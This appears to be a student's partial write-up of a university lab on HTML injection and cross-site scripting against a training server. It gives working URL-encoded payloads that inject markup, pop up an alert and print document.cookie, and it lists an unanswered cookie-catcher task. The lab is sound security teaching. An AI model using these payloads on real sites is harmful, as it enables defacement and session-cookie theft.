
E3:

Challenge 1: Site Defacing / HTML Injections

Try to interfer with the site's layout:

a) Set the background to a different color

http://haklab-n1.cs.technikum-wien.at/xss/index.php?user=%3Cbody+style%3D%22background-color%3A+yellow%3B%22%3E&xss=on




b) Display another image on the website

http://haklab-n1.cs.technikum-wien.at/xss/index.php?user=%3Cimg+src%3D%22https%3A%2F%2Fhtw.wien%2Fwp-content%2Fuploads%2F2018%2F06%2Ffhtw-logo-1.png%22+alt%3D%22Hacked+Image%22+style%3D%22width%3A100%25%3Bheight%3Aauto%3B%22%3E&xss=on

c) Create a link on the website

http://haklab-n1.cs.technikum-wien.at/xss/index.php?user=%3Ca+href%3D%22https%3A%2F%2Fwww.technikum-wien.at%22+target%3D%22_blank%22%3EClick+Here%3C%2Fa%3E&xss=on




Challenge 2: JavaScript / Cross Site Scripting

a) Popup: Display a message to the client


http://haklab-n1.cs.technikum-wien.at/xss/index.php?user=%3Cscript%3Ealert%28%22You+have+been+hacked%21%22%29%3B%3C%2Fscript%3E&xss=on

b) Redirect the client to some other website



c) Create a session with the server and display the current sesssion ID

http://haklab-n1.cs.technikum-wien.at/xss/index.php?user=%3Cscript%3E+document.write%28%22Session+ID%3A+%22+%2B+document.cookie%29%3B+%3C%2Fscript%3E&xss=on



d) Try to load JS code from a different web source into the website

Challenge 3: Javascript / Cookie Catcher

a) Write a "Cookie Catcher", Clientside: Javascript, Backend: PHP

Save the cookie information to a log file

Give examples how this attack could be prevented.